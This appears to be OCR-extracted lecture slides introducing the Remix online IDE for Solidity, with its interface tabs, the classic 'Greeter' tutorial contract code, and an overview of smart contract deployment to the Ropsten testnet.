
Remix IDE - https://remix.ethereum.org/

Online Web IDE for Solidity smart contracts development

- Integrated compiler and Solidity runtime environment without server-side components.
  - https://remix.ethereum.org/ (online)
  - https://github.com/ethereum/remix-ide (offline)




Remix Interface




Remix Interface – tabs

Compile tab: show compilation warning and errors


Run tab: Interact with the contract



Settings tab: choose the compiler version



THE GREETER - Exercise




- It’s the default code on Remix
- Compile it !!

- Tutorial using command lines:
  - https://www.ethereum.org/greeter

```
contract mortal {
    /* Define variable owner of the type address */
    address owner;

    /* This function is executed at initialization and sets the owner of the contract */
    function mortal() { owner = msg.sender; }

    /* Function to recover the funds on the contract */
    function kill() { if (msg.sender == owner) selfdestruct(owner); }
}

contract greeter is mortal {
    /* Define variable greeting of the type string */
    string greeting;

    /* This runs when the contract is executed */
    function greeter(string _greeting) public {
        greeting = _greeting;
    }

    /* Main function */
    function greet() constant returns (string) {
        return greeting;
    }
}
```


Smart contract creation process

Development, deployment & interaction




https://doi.org/10.1016/j.future.2017.08.020

Contract bytecode & ABI



Smart contract creation process

Development, deployment & interaction



https://doi.org/10.1016/j.future.2017.08.020

Ropsten testnet network

